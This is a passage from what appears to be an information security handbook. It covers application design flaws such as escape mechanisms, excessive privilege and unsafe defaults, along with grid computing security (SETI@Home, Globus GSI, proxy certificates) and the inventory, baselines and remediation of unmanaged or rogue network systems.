Recently, the implementer of an E-commerce Web server application did the unthinkable; he read the documentation. He found that the software included a script that could be used to display, copy, or edit any data object that was visible to the server. The script could be initiated from any browser connected to the server. He recognized that this script was not necessary for his use. Worse, its presence on his system put it at risk; anyone who knew the name of the script could exploit his system. He realized that all other users of the application knew the name of that script. It was decided to search servers already on the Net to see how many copies of this script could be found. It was reported that he stopped counting when he got to 100.

One form of this is to leave in the program hooks, scaffolding, or tools that were originally intended for testing purposes. Another is the inclusion of backdoors that enable the author of the program to bypass the controls. Yet another is the inclusion of utilities not related to the application. The more successful and sensitive the application, the greater the potential for these to be discovered and exploited by others. The more copies of the program in use, the bigger the problem and the more difficult the remedy.

One very serious form of gratuitous functionality is an escape mechanism.

Escape Mechanisms

One of the things that Ken Thompson pointed out is the difficulty maintaining the separation between data and procedure. One man's data is another man's program. For example, if one receives a file with a file name extension of .doc, one will understand that it is a document, that is, data to be operated on by a word processing program. Similarly, if one receives a file with .xls, one is expected to conclude that this is a spreadsheet, data to be operated on by a spreadsheet program. However, many of these word processing and spreadsheet application programs have mechanisms built into them that permit their data to escape the environment in which the application runs. These programs facilitate the embedding of instructions, operating system commands, or even programs, in their data and provide a mechanism by which such instructions or commands can escape from the application and get themselves executed on behalf of the attacker but with the identity and privileges of the user.

One afternoon, the manager of product security for several divisions of a large computer company received a call from a colleague at a famous security consulting company. The colleague said that a design flaw had been discovered in one of the manager's products and that it was going to bring about the end of the world. It seems that many terminals had built into them an escape mechanism that would permit user A to send a message to user B that would not display but would rather be returned to the shared system looking as if it had originated with user B. The message might be a command, program, or script that would then be interpreted as if it had originated with user B and had all of user B's privileges.

The manager pointed out to his colleague that most buyers looked at this "flaw" as a feature, were ready to pay extra for it, and might not consider a terminal that did not have it. The manager also pointed out that his product was only one of many on the market with the same feature and that his product enjoyed only a small share of the market. And, furthermore, there were already a million of these terminals in the market and that, no matter what was offered or done, they would likely be there five years hence. Needless to say, the sky did not fall and there are almost none of those terminals left in use today.

On another occasion, the manager received a call from another colleague in Austin, Texas. It seems that this colleague was working on a mainframe e-mail product. The e-mail product used a formatter produced by another of the manager's divisions. It seems that the formatter also contained an escape mechanism. When the exposure was described, the manager realized that the work required to write an exploit for this vulnerability was measured in minutes for some people and was only low tens of minutes for the manager.

The behavior of the formatter was changed so that the ability to use the escape mechanism could be controlled at program start time. This left the question of whether the control would default to "yes" so that all existing uses would continue to work, or to "no" so as to protect unsuspecting users. In fact, the default was set to the safe default. The result was that tens of thousands of uses of the formatter no longer worked, but the formatter itself was safe for the naïve user.

Often these mechanisms are legitimate, indeed even necessary. For example, MS Word for DOS, a single-user single-tasking system, required this mechanism to obtain information from the file system or to allow the

user access to other facilities while retaining its own state. In modern systems, these mechanisms are less necessary. In a multi-application system, the user may simply "open a new window;" that is, start a new process.

Nonetheless, although less necessary, these features continue to proliferate. Recent instances appear in MS Outlook. The intent of the mechanisms is to permit compound documents to display with fidelity even in the preview window. However, they are being used to get malicious programs executed. All such mechanisms can be used to dupe a user into executing code on behalf of an attacker. However, the automation of these features makes it difficult for the user to resist, or even to recognize, the execution of such malicious programs.

They may be aggravated when the data is processed in an exceptional manner. Take, for example, so-called "Web mail." This application turns two-tier client/server e-mail into three-tier. The mail agent, instead of running as a client on the recipient's system, runs as a server between the mail server and the user. Instead of accessing his mail server using an application on his system, the user accesses it via this middleware server using his (thin client) browser. If HTML tags are embedded in a message, the mail agent operating on the server, like any mail agent, will treat them as text. However, the browser, like any browser, will treat these tags as tags to be interpreted.

In a recent attack, HTML tags were included in a text message and passed through the mail agent to the browser. The attacker used the HTML to "pop a window" labeled "….Mail Logon." If the user were duped into responding to this window, his identifier and password would then be broadcast into the network for the benefit of the attacker.

Although experienced users would not be likely to respond to such an unexpected log on window, many other users would. Some of these attacks are so subtle that users cannot reasonably be expected to know about them or to resist their exploitation.

Excessive Privilege

Many multi-user, multi-application systems such as the IBM AS/400 and most implementations of UNIX contain a mechanism to permit a program to run with privileges and capabilities other than those assigned to the user. The concept seems to be that such a capability would be used to provide access control more granular and more restrictive than would be provided by full access to the data object. Although unable to access object A, the user would be able to access a program that was privileged to access object A but which would show the user a only a specified subset of object A.

However, in practice, it is often used to permit the application to operate with the privileges of the programmer or even those of the system manager. One difficulty of such use is manifest when the user manages to escape the application to the operating system, but retain the more privileged state. Another manifests itself when a started process, subsystem, or daemon runs with excessive privilege. For example, the mail service may be set up to run with the privileges of the system manager rather than with a profile created for the purpose. An attacker who gains control of this application, for example by a buffer overflow or escape mechanism, now controls the system, not simply with the privileges required by the application or those of the user, but with those of the system manager.

One might well argue that such a coincidence of a flawed program with excessive privilege is highly unlikely to occur. However, experience suggests that it is not only likely, but also common. One might further argue that the application programmer causes only part of this problem; the rest of it is the responsibility of the system programmer or system manager. However, in practice, it is common for the person installing the program to be fully privileged and to grant to the application program whatever privileges are requested.

Failure to a Privileged State

Application programs will fail, often for reasons completely outside of their control, that of their programmers, or of their users. As a rule, such failures are relatively benign. Occasionally, the failure exposes their data or their environment.

It is easiest to understand this by comparing the possible failure modes. From a security point of view, the safest state for an application to fail to is a system halt. Of course, this is also the state that leaves the fewest options for the user and for system and application management. They will have to reinitialize the system,

reload and restart the application. While this may be the safest state, it may not be the state with the lowest time to recovery. System operators often value short time to recovery more than long time to failure.

Alternatively, the application could fail to log on. For years, this was the failure mode of choice for the multi-user, multi-application systems of the time. The remedy for the user was to log on and start the application again. This was safe and fairly orderly.

In more modern systems like Windows and UNIX, the failure mode of choice is for the application to fail to the operating system. In single-user, multi-application systems, this is fairly safe and orderly. It permits the user to use the operating system to recover the application and data. However, although still common in multi-user, multi-application systems, this failure mode is more dangerous. Indeed, it is so unsafe that crashing applications has become a favored manner of attacking systems that are intended to be application-only systems. Crash the application and the attacker may find himself looking at the operating system (command processor or graphical user interface [GUI]) with the identity and privileges of the person who started the application. In the worst case, this person is the system manager.

Unsafe Defaults

Even applications with appropriate controls often default to the unsafe setting of those controls. That is to say, when the application is first installed and until the installing user changes things, the system may be unsafely configured. A widespread example is audit trails. Management may be given control over whether the application records what it has done and seen. However, out of the box, and before management intervenes, the journals default to "off." Similarly, management may be given control of the length of passwords. Again, out of the box, password length may default to zero.

There are all kinds of good excuses as to why a system should default to unsafe conditions. These often relate to ease of installation. The rationale is that if the system initializes to safe settings, any error in the procedure may result in a deadlock situation in which the only remedy is to abort the installation and start over. The difficulty is that once the system is installed and running, the installer is often reluctant to make any changes that might interfere with it.

In some instances, it is not possible for designers or programmers to know what the safe defaults are because they do not know the environment or application. On the other hand, users may not understand the controls. This can be aggravated if the controls are complex and interact in subtle ways. One system had a control to ensure that users changed their passwords at maximum life. It had a separate control to ensure that it could not be changed to itself. To make this control work, it had a third control to set the minimum life of the password. A great deal of special knowledge was required to understand the interaction of these controls and their effective use.

Exclusive Reliance on Application Controls

The application designer frequently has a choice of whether to rely on application program controls, file system controls, database manager controls, or some combination of these. Application programmers sometimes rely exclusively on controls in the application program. One advantage of this is that one may not need to enroll the user to the file system or database manager or to define the user's privileges and limitations to those systems. However, unless the application is tightly bound to these systems, either by a common operating system or by encryption, a vulnerability arises. It will be possible for the user or an attacker to access the file system or database manager directly. That is, it is possible to bypass the application controls. This problem often occurs when the application is developed in a single-system environment, where the application and file service or database manager run under a single operating system and are later distributed.

Note that the controls of the database manager are more reliable than those in the application. The control is more localized and it is protected from interference or bypass on the part of the user. On the other hand, it requires that the user is enrolled to the database manager and that the access control rules are administered.

This vulnerability to control bypass also arises in other contexts. For example, controls can be bypassed in single-user, multi-application systems with access control in the operating system rather than the file system. An attacker simply brings his own operating system in which he is fully privileged and uses that in lieu of the operating system in which he has no privileges.

Recommendations

The following recommendation should be considered when crafting and staging applications. By adhering to these recommendations, the programmer and the application manager can avoid many of the errors outlined in this chapter.

1. Enforce all restrictions that are relied on.
2. Check and restrict all parameters to the intended length and code type.
3. Prefer short and simple programs and program modules. Prefer programs with only one entry point at the top or beginning, and only one exit at the bottom or end.
4. Prefer reliance on well-tested common routines for both parameter checking and error correction. Consider the use of routines supplied with the database client. Parameter checking and error correcting code is difficult to design, write, and test. It is best assigned to master programmers.
5. Fail applications to the safest possible state. Prefer failing multi-user applications to a halt or to log-on to a new instance of the application. Prefer failing single-user applications to a single-user operating system.
6. Limit applications to the least possible privileges. Prefer the privileges of the user. Otherwise, use a limited profile created and used only for the purpose. Never grant an application systemwide privileges. (Because the programmer cannot anticipate the environment in which the application may run and the system manager may not understand the risks, exceptions to this rule are extremely dangerous.)
7. Bind applications end-to-end to resist control bypass. Prefer a trusted single-system environment. Otherwise, use a trusted path (e.g., dedicated local connection, end-to-end encryption, or a carefully crafted combination of the two).
8. Include in an application user's privileges only that functionality essential to the use of the application. Consider dividing the application into multiple objects requiring separate authorization so as to facilitate involving multiple users in sensitive duties.
9. Controls should default to safe settings. Where the controls are complex or interact in subtle ways, provide scripts ("wizards"), or profiles.
10. Prefer localized controls close to the data (e.g., file system to application, database manager to file system).
11. Use cryptographic techniques to verify the integrity of the code and to resist bypass of the controls.
12. Prefer applications and other programs from known and trusted sources in tamper-evident packaging.

Note

1. George Santayana, *Reason in Common Sense.*

Domain 7
Operations Security

Operations security is used to identify the controls over hardware, media, and the operators with access privileges to any of these resources. Operations security involves the administrative management of all types of information processing operations, the concepts of security of centralized as well as distributed operations, the various choices for operations controls, resource protection requirements, auditing operations, monitoring, and intrusion detection.

To obtain a complete understanding of "operations security," it is necessary to look at it from a historical perspective. In the 1960s and 1970s, the processing of information took place in one central location and was controlled by only a handful of people. The term "data center" referred to this central location, while "operations" referred to the day-to-day data processing that occurred within the data center. The "operators" included the experienced, knowledgeable staff who performed the day-to-day operation of the computers.

Although data center operations are still in existence today, the term "operations security" now refers to the central location of all IT processing areas, whether it is called a data center, server room, or computing center.

This domain focuses on the security needs for this type of information system operations — that is, the needs of the data centers, server rooms, computer rooms — the back-end locations where information system processing is accomplished, and the personnel who have privileged access to the resources in these areas.

Security Considerations in Distributed Computing: A Grid Security Overview

Introduction
A Brief History of Search for Extraterrestrial Intelligence (SETI)
Introduction to Grid Architecture
Benefits of Grid Computing
Grid Security Considerations
General Grid Security Issues • Specific Security Challenges • A Bit About the Proxy Certificate
Summary
References

Sasan Hamidi

Regardless of how inexpensive hardware becomes, building a high-powered cluster computing environment is out of the reach of many organizations and individuals. Analyzing large chunks of data may require more CPU cycles and memory than an organization has in its arsenal. Enter grid computing: for a reasonable fee, and depending on the type and quantity of resources needed, a company can "rent" grid time from IBM and Sun Micro Systems. It is a beautiful concept: the power of a Big Blue for the price of a middle-tier server. The concept of grid computing has evolved in the past 30 years. In this short time, the idea of utilizing unused processing cycles across a network for purposes other than what they were originally intended for has gone from a beautiful thought to reality. This paper discusses the evolution of grid computing, emphasizing security issues and standards that have risen as the direct result of its popularity. It reviews major developments in standardizing grid access and authentication, their strength and weaknesses, current vulnerabilities, and paths to the future.

Introduction

The idea of distributed computing has existed for a long time—since the days when man realized the limitations of processing cycles and memory. Even Gordon Moore's bold prediction 40 years ago has not reduced the need for more power and speed. In essence, distributed computing grew from the need to know more information faster. Its central idea is to use "parallel" processing instead of a first-in, first-out, single-processor scheme. From there, the concept grew from the "parallel" mode to the use of various computers across a network to accomplish a task. Grid computing is a form of distributed computing

where computers across a vast network, and perhaps geographically dispersed, work together to form a "super computer." It was originally intended for the academic and research world, where obtaining fast computers was not economically feasible. Many universities started developing their own grids to support some very advanced research. Later on, as the concept began to take hold and many earlier issues were resolved, commercial uses of this environment became a reality. An example of an early grid is the Internet: a series of computers working together to allow millions of people to communicate and disseminate information through its many resources.

A Brief History of Search for Extraterrestrial Intelligence (SETI)

Any discussion of grid computing without mention of the SETI project would be incomplete. SETI stands for Search for Extraterrestrial Intelligence. What are the possibilities that in amongst the billions of stars within our galaxy and billions of other galaxies there are life forms? What if these living entities have been searching for us as well? It seems that the most reasonable method of inter-galactic communication would be through some type of signal that can travel well beyond its source; signals such as microwave radio and optical waves could accomplish such a task.

In the early 1960s, astronomer Frank Drake conducted the very first search for microwave radio signals from our solar system by pointing an 85-foot antenna in the direction of two sun-like stars for a period of two months. Although Drake did not detect any signals of extraterrestrial origin, his research sparked the interest of many in the astronomical community, specifically Russian scientists. The Russians expanded Drake's search by utilizing multidirectional antennas. This search method allowed them to listen to a wider range of signals, and not just from nearby solar systems. The problem, however, was the enormous number of signals that they had to process. The resulting signal processing issues proved to be more than just merely backlogging work; chunks of data were being discarded to save time.

Interest in SETI gained momentum once again in the early 1970s; NASA's Ames Research Center in Mountain View, California began reviewing all the issues that were stumbling blocks to an effective search. A group of scientists put together a comprehensive report detailing existing issues and technologies, code-named *Cyclops*, which forms the foundation on which much of the future work by the SETI project would be based. One of the most important issues highlighted in Cyclops was the need for "super computers" capable of processing billions of instructions per second, and parallel computing. Although much progress was made in advancing technologies required for this tremendous project, NASA lost its funding in 1992, and as of the publication of this paper, has not received funding to continue this research. Project Phoenix, spun from NASA's SETI project, fueled by private funding, promises to utilize the world's largest antennas and resources to answer perhaps one of the most profound questions ever raised.

May 17, 1999, marked the launch of the University of California at Berkley SETI@Home project, the very first open-grid computing system. SETI@Home takes advantage of millions of computers spread around the globe by allowing users to download a small program that acts similar to a screen saver. The concept is fairly simple: the program launches when the computer is idle and begins the task of searching signals collected from various sources. Once the analysis is complete, a connection to the Internet is established, the result of analysis is submitted and a new chunk of raw data is downloaded. The computing power harnessed by utilizing the cycles of individual PCs participating in the SETI@Home project comprises the biggest supercomputer in the world. This is a bold statement considering that the majority of this grid consists of home-based PCs with average CPU speed and memory.

Introduction to Grid Architecture

How are grids built? Is there an underlying architecture upon which they are designed? Are there any standards? These are questions that must be answered before any security discussion can take place.

There are three basic types of grids:

- *Cluster grids*: a group of computers clustered together in a network form a cluster grid. Normally, cluster grids are used by individual departments and designed for specific projects. For example, the Sun N1Grid consists of thousands of machines running Linux and Sun OS operating systems that are clustered together.
- *Enterprise grids*: a collection of cluster grids forms an enterprise grid. In many cases, as the need for more processing power arises, additional clusters can be added to an existing grid cluster. These additional resources allow multiple departments to share the computing cycles necessary to accomplish their projects.
- *Global grids*: when multiple enterprise grids are connected, they form a global grid. In this scheme, multiple organizations are sharing the resources of the grid and performing multiple tasks, each with their own policies and procedures.

Benefits of Grid Computing

A grid can often provide the following:

- *Cost benefits*. It is much cheaper for an organization needing computing power to utilize a commercial grid instead of purchasing and building an in-house solution. In many cases, the time-to-market is shortened tremendously while hardware, software, and development costs are simultaneously reduced.
- *Scalability*. The grids' modular design allows for additions, integration and upgrades. These can expand as the needs of its users grow.
- *Flexibility*. As organizational needs change, so can the computing power of the grid. The power of the grid can adjust to consumption in almost real-time.

These following are some of the overall challenges of grid computing:

- Specialized middleware—the software glue that connects an application to the "plumbing" to make it run—is needed.
- This "glue" does not yet exist in a robust form.
- Mechanisms are needed for determining what computer and database resources are available.
- Methods for organizing them into a functioning system are needed.
- Perhaps the biggest challenge is security.

Grid Security Considerations

In the beginning, the idea of assembling tremendous computing power was the single driving force behind the invention of the grid. There was not much talk of security because grid use was limited to academic and high-level research; neither of these environments was at that time concerned about possible compromise or loss of their data. However, as commercial use of these grids began to grow, designers realized that users demanded a much more secure environment. There was a definite need for standardizing security measures across all grids because that is the basic premise behind their existence: they are able to communicate with one another, seamlessly and unbeknownst to the user.

General Grid Security Issues

Grid security must:

- Allow access to trusted resources
- Trust in a dynamic environment (thousands of computers) that is hard to define

- Utilize commercial grid middleware, most of which are designed for "intra-grids" and not suitable for open grids
- Make use of virtual organization (VO). VOs are a set of individuals or institutions with some common purpose or interest that need to share their interests to further their goals; and one of the central issues with VOs is that they do not scale well.

Specific Security Challenges

- Application protection: all applications on the grid must be protected from unauthorized access
- Authentication (X.509, proxy credentials): how, what, and where?
- Authorization (SAML)
- Access control (XACML)
- Accounting: auditing and monitoring
- Node-to-node communication: intercommunication amongst the grid computers
- Protection against malicious code, viruses, worms, etc.

One of the most widely used and implemented security standards was designed by the Globus Project in 1998. (Microsoft has since integrated Globus Security Infrastructure (GSI) into Passport.). The Globus Toolkit includes software for security, information infrastructure, resource management, data management, communication, fault detection, and portability. It is packaged as a set of components that can be used either independently or in concert to develop applications. Every organization has unique modes of operation, and collaboration between multiple organizations is hindered by incompatibility of such resources as data archives, computers, and networks. The Globus Toolkit was conceived to remove obstacles that prevent seamless collaboration. Its core services, interfaces and protocols allow users to access remote resources as if they were located within their own machine room while simultaneously preserving local control over who can use resources and when.

The GSI, part of the Globus Toolkit, addresses many security issues that stood in the way of utilizing grids in a commercial environment. The issues that prompted the design of GSI include:

- Users must be able to authenticate securely to the grid: authentication schemes, policies and procedures must be developed that implement standards across the grid.
- Elements within the grid must be able to communicate securely: hosts or clusters must be able to authenticate one another in a robust manner.
- Implementing security across organizational boundaries: in other words, there should not be a "centrally managed" security environment. Each organization could potentially apply its policies to the grid.
- A "single sign-on" solution must be in place for users so that they would not have to log in multiple times to various systems and applications.

The architecture of GSI is based on the freely available SSLeay security package. At the heart of the authentication scheme is the use of X.509 authentication certificates (based on PKI) which can be signed by multiple certificate authorities (CAs). A GSI certificate includes four primary pieces of information:

- A subject name, which identifies the person or object that the certificate represents.
- The public key belonging to the subject.
- The identity of a CA that has signed the certificate to certify that the public key and the identity both belong to the subject.
- The digital signature of the named CA.

One of the features of these certificates is the addition of an expiry date. These certificates are referred to as *proxy certificates*—a temporary binding of a new key pair to an existing user identity. The use of proxy certificates allows an entity to temporarily delegate its rights to remote processes or resources on the Internet. Each certificate has a time expiry allowing for additional security. Once a certificate has been authenticated, the holder will no longer be required to present these credentials again, thus allowing a "single sign-on" scheme.

If two parties have certificates, and if both parties trust the CAs that signed each other's certificates, then the two parties can prove to each other that they are who they say they are. The GSI uses the secure socket layer (SSL) for the mutual authentication protocol. Each party involved in this mutual authentication must have a copy of the other's trusted CA certificate, which contains the public key for that party.

Because the communication between parties includes public key information, it is not secured, meaning that there are no encryptions at this stage. However, GSI can be configured so that shared key information can be used. In this scheme, all authentications can be performed using encryption (today GSI supports many different encryption schemes, including AES).

One of the issues at the center of every key-based encryption is how to safeguard the private key. In the GSI scheme, the private key is stored on the local user's computer. As in other encryption algorithms, such as PGP, to use the GSI, the user must enter the passphrase for the private key. This is the "password" through which the key was originally encrypted. Without this passphrase, the user will not be able to authenticate within GSI's infrastructure to use the grid services.

A Bit About the Proxy Certificate

As mentioned earlier, the term *proxy certificate* is used to define a short-term restricted credential that can be created from a normal, long-term, X.509 credential.

One of the issues in using proxy certificate is how to restrict rights of a delegated proxy to a subset of those associated with the issuer. In other words, how can we ensure that only the issuer of the certificate is actually the one using the rights granted to it? The answer is through the use of a "restriction policy" embedded in the proxy certificate. The policy reduces the rights available to the proxy certificate to a subset of those held by the user. This, however, raises another concern, and that is the possibility of "policy language" wars. The GSI has been able to resolve this issue by including only the policy specification, without actually defining the language. The idea is that the language can evolve over time.

Summary

Over the past decade, there has been tremendous progress in not only standardizing grid infrastructure, but as the use of commercial grids increases, so have security protections. Currently, Sun Microsystems, IBM, AT&T and hundreds of other organizations offer grid services for commercial use. Many smaller organizations in need of computing power are taking advantage of these services. It is clear that many of the challenges that grid security architects face are those confronting normal computing environments.

References

1. Foster, I., Kesselman, C., and Tuecke, S. 2001. The anatomy of the grid. *International Journal of High Performance Computing Applications*, 15(3), 200–222.
2. Nagaratnam, N. et al. 2002. The security architecture for open grid service, Version 1. Global Grid Forum Working Draft. http://www.cs.virginia.edu/~humphrey/ogsa-sec-wg/OGSA-SecArch-v1-07192002.pdf (accessed October 27, 2006).
3. Walker, D. W., Li, M., Rana, O. F., Shields, M. S., and Huang, Y. 2000. The software architecture of a distributed problem-solving environment. *Concurrency: Practice and Experience*, 12 (15), 1455–1480.
4. The Globus Project. Globus® Toolkit. http://www.globus.org (accessed October 27, 2006).

Managing Unmanaged Systems

Bill Stackpole and Man Nguyen

Do you know what is connected to your LAN? Self-propagating worms such as Slammer and MSBlaster make the presence of unmanaged or rogue systems a major security threat. Many organizations hit by Slammer and Blaster were infected by external systems that were brought in and attached to their internal network, and the intensity of the attack was amplified by unmanaged (and unpatched) systems on internal local area networks (LANs). This chapter provides guidance for operations, support, and security personnel on how to managing common types of unmanaged systems, including systems that are known to the organization and those that are not. The text assumes the reader already has a standard process (and associated technology) for managing the majority of their systems and is looking for guidance with systems that are not or cannot be subject to the standard process. This chapter is a collection of both process and technology practices from the authors' experiences and is, to the best extent possible, vendor and industry neutral.

Where do unmanaged or rogue systems come from? Vendors and contractors are a common source. They are often allowed to attach their laptops to company LANs for product demonstrations, testing, and project work. A second source is company developers and engineers, who often build systems for testing and prototyping purposes outside the standard build and patch processes. Another common source is third-party products or systems with an embedded operating system (OS). Other sources include home PCs used for virtual private network (VPN) access and personally owned portable systems (*i.e.*, laptops) that get infected outside the organization and are brought in and connected to the corporate LAN.

Unmanaged systems fall into two basic categories. First are the systems that operations and support are aware of but do not actively manage. Examples of these systems include lab, development, and test devices; systems owned or managed by third parties; and special-purpose (*i.e.*, one-off) machines. One-off systems are often too critical to endure automated management procedures; examples include medical devices, broadcast video systems, and machine controllers. The second type of unmanaged machines is systems attached to the network that are unknown to the operations or support group. This chapter refers to these systems as rogue devices. Examples of rogue systems include non-company-owned systems (*e.g.*, vendor or contractor laptops), non-domain-joined systems built for temporary or test purposes and possibly external systems attaching to an unsecured wireless access point. Rogue systems are particularly troublesome because they are not part of a standard build or patch rotation; consequently, they are usually missing key security updates making them subject to compromise.

A network with unmanaged systems represents an uncontrolled environment with significant security risks. Unmanaged systems and particularly rogue systems usually do not comply with company security policies and standards and consequently are ripe for compromise. When compromised, they can be used

as a launching point for additional internal or external attacks. Rogue systems, especially portable ones, can easily introduce worms and viruses from a previous infection onto the internal network. Security breaches not only are expensive to recover from but may also include regulatory fines or other downstream liabilities.

It simply is not possible to secure (or manage) systems that the operations and support groups are not aware of, so along with better compliance the next biggest advantage to actively managing unmanaged systems is greater visibility into the actual environment being managed. Another advantage is a reduction in network attack surface from rogue systems being detected and remediated. This is equally true when other unmanaged systems are monitored to ensure they are compliant with security policies, standards, and procedures. A smaller attack surface, in turn, reduces the impact of virus and worm outbreaks by keeping potential targets (*i.e.*, unpatched systems) to a minimum. Finally, the process helps keep essential management and inventory data up to date on these systems.

System Management Essentials

Before going into management specifics for unmanaged systems we will cover some of the foundational elements involved in system management. These are the common elements necessary for the operation and support of managed as well as unmanaged systems.

Policies, Standards, and Procedures

First, it is necessary to have a good set of policies, standards, and procedures governing system management processes. These include naming conventions, classification standards, patching/update timelines, and auditing requirements. It is not possible to have an effective system management process unless the personnel involved have a clear understanding of what is required of them and the timelines they have to accomplish the work. While policies and procedures are outside the scope of this chapter, the importance of having well-defined system management requirements, roles, and responsibilities cannot be overemphasized. Do not leave this essential element out of the system management strategy.

Asset Determination

The second essential element is asset determination. As mentioned above, it is not possible to manage what you do not know about or, perhaps more accurately, what you do not know enough about to determine the management or security requirements of the device. A complete and accurate inventory of the devices attached to the network is the most essential element of system management after policies, standards, and procedures. Most organizations have some type of asset inventory system, and several system management tools have hardware and software inventory capabilities but these systems may not cover all the devices connected to the network. Building an accurate asset inventory requires discovery, inventory, and classification. Discovery is a proactive process intended to find all the active devices connected to the network and to gather some of the information necessary to manage that device. Discovery methods are discussed in more detail later in this chapter.

When a system has been discovered it can be entered into inventory. The inventory operation captures the key system attributes required for proper operations and support and stores them to an inventory database. The database is sometimes referred to as the configuration management database (CMDB) because it contains key system configuration elements such as manufacture, model, OS version, and installed applications. But, it also contains other pieces of information necessary for security and maintenance operations, including the criticality of the system, its location and ownership contacts.

Table 33.1 shows the basic CMDB data elements. These are considered the minimum elements; other device attributes may have to be captured to meet the specific organizational requirements. If an information technology (IT) inventory system is already in place, it probably contains several of these data elements. Rather than duplicate the existing data, it may be easier to modify the inventory database

TABLE 33.1 Example of Data Elements for Configuration Database

Data Field	Description	Type	Size
SystemID	Sequentially generated system identifier	Integer	—
SystemName	Unique device name	Char	41
NetworkAddress	System TCP/IP address	Char	12
NICAddress	Media access control (MAC) address of network interface card	Long integer	—
OSVersion	Type of operating system and major and minor version numbers	Char	128
SystemType	System classification (*e.g.*, desktop, laptop, server)	Char	41
Role/Application	Primary usage (*e.g.*, file and print, Web, SQL, DC)	Char	128
AppVersion	Name and version of primary application	Char	128
CriticalityClass	High, medium, or low rating of system criticality	Char	8
ExemptFlag	Exempt from standard operations flag	Boolean	—
Owner/Contact	Primary user, system owner/administrator, or support group	Char	128
Location	Physical location of device	Char	128
LastUpdateTime	Last date and time the record was updated	Date/time	—
LastUpdateID	UserID of person who last updated the record	Char	61

schema or link the two databases to cover all the required data elements. The SystemID is the record key. It is generated when the system record is created and is used to associate this system with other data records. This allows the system name to be changed without losing these associations. SystemName, NetworkAddress, and NICAddress are the primary system identifiers. OSVersion, SystemType, Role/Application, AppVersion, and CriticalityClass are used to determine system baselines. The ExemptFlag is used to designate systems that are not subject to standard operations and support procedures (*i.e.*, unmanaged systems). Owner/Contact and Location are used for remediation, and the LastUpdate elements are used to track discovery, monitoring, and other record updates.

One of the key things to consider when building an IT inventory is the database management system (DBMS) itself. The DBMS should have good reporting capabilities and integrate well with the other system management tools. Structure Query Language (SQL)-based systems with store procedure capabilities are best. Another key thing to consider is inventory maintenance, keeping the inventory up to date. Automated tools are great for this, but procedures should also be in place that hook the system build and support functions so inventory records are updated when systems are built, rebuilt, or retired.

Classifying system criticality is the final asset determination activity. Understanding the criticality of the system to the business is crucial to proper system management especially in large environments. It provides for the proper prioritization and scheduling of security and maintenance tasks, as well as the establishment of appropriate timelines for their completion. For example, the timeline between a patch release and its installation will be shorter for higher criticality systems. System criticality can be based on a number of risk factors, including the susceptibility of the system to attack, impact to business operations, and potential financial liabilities. High, medium, and low are the criticality classifications used in this chapter.

Baseline Determination

The third element is baseline determination. A baseline is the minimum acceptable configuration for a system. It is not possible to determine the compliance level or remediation requirements of systems without first understanding the baseline requirements. Common sources for baseline requirements include system build and hardening standards, security policies and standards, and industry and vendor best practices, as well as experience (*i.e.*, recurring issues the organization has had to deal with). Some baselines are common to all systems (*e.g.*, password requirements), and others are specific to the system type or role or the applications it runs. For example, a Web server would have Apache- or IIS-specific baselines in addition to the common baselines. Table 33.2 is an example of some common system baselines. Baselines establish the metrics necessary for monitoring systems for compliance with established requirements and determining what remediation actions should be taken.

TABLE 33.2 Example of Common System Baselines

Category	Description
Operating system	Operating system is an approved version.
Antivirus	Antivirus is installed, active, and up to date.
Domain	System is joined to the domain.
Policy	Local and domain policies are set properly.
File System	File, directory, and share access control lists (ACLs) and audit settings are correct.
Accounts	Required accounts and groups are present. Accounts are configured properly.
Services	Required services are installed and operational. Prohibited services are not installed.
Protocols	Required network protocols are installed. Prohibited protocols are not installed.
Software	Required software is installed and configured properly. Prohibited software is not installed.
Updates	All critical and high risk patches are installed.
Processes	Prohibited processes are not running.

Discovery, Monitoring, and Reporting Infrastructure

An effective and efficient system discovery, monitoring, and reporting capability is essential to good system management. It is considered *infrastructure* because it encompasses and impacts the entire corporate network; therefore, it must be carefully planned to ensure proper coverage, performance, and integration.

A good network segmentation scheme can substantially aid system discovery and monitoring; for example, a network that assigns end-user systems to specific segments reduces the number of segments that must be monitored. Systems with guest network segments facilitate quarantine and system remediation. A network with dedicated management segments helps ensure the reliable delivery of system alerts and notifications. Other elements, such as directory services, can also enhance monitoring by allowing systems with common attributes to be grouped together so scans can be targeted to system-specific requirements.

Coverage incorporates the ability to work across the entire network and all the targeted devices. For example, the ability to discover or monitor systems should not be hampered by network controls (*e.g.*, routers, firewalls, switches), hardware type, OS versions, etc. Performance includes the efficient use of network bandwidth, effective turn-around times, and accuracy. Discovery tools must be able to work efficiently across the entire network and gather at a minimum the system name, operating system, and MAC and IP addresses. This is equally true for monitoring techniques; they must be able to efficiently and accurately measure the baseline compliance of all targeted systems. Remote monitoring tools come in two varieties:

- *Agent-based tools* — Tools that install software on the system to gather baseline information and report it to a central console (*e.g.*, Symantec ESM).
- *Read-only tools* — Tools that do not install software on the system but use remote system calls instead to gather and report baseline information (*e.g.*, Pedestal's Security Expressions).

Finally, discovery and monitoring tasks must be completed within a reasonable timeframe to be effective. For example, desktop systems must be scanned at least once during normal working hours or they will likely be powered off. A monitoring or discovery infrastructure that cannot sweep the network within this timeframe will not work effectively for desktop systems. In large environments and on networks with low bandwidth links, agent-based tools and tools using distributed scanning devices usually prove to be more effective.

It is often necessary to deploy multiple tools to achieve the discovery and monitoring coverage required so integration becomes a major factor. Ideally, the outputs for these processes should have a common format so they can be easily written to a common database for consolidation and reporting purposes; examples include tools that write comma delimited files or use Open Database Connectivity (ODBC). For tools that use proprietary formats the stored procedure capabilities of the DBMS can be used to filter and import results.

Accurate reporting is the principle purpose for collecting and consolidating discovery and monitoring data. For example, discovery data can be compared to existing inventory data to report on new (rogue) devices or devices that have been renamed since the last inventory (same MAC address, different system name). Monitoring data can be used to report on overall compliance to specific baselines (*e.g.*, critical patch compliance) or to report systems that require remediation (*i.e.*, noncompliant systems). Ideally, the reporting system should provide for predefines (canned) reports as well as *ad hoc* queries.

Remediation Infrastructure

The final element of good system management is remediation. Good discovery and monitoring capabilities are meaningless if system risks cannot be remediated in an effective and timely manner. Having a good remediation strategy is essential to successful system management. Remediation is usually a combination of manual and automated processes. For example, when a system is first discovered someone will have to determine what type of device it is, what role or application it has, who owns the device, etc. When the basic CDBM information is known, the system can be subject to automated management processes such as software updates, patch deployments, and policy settings. One key point to remember is that manual remediation is the most time-consuming and costly way to update systems. Manual remediation procedures should always be in place (these are necessary for one-off systems), but every effort should be made to automate as much of the remediation process as possible.

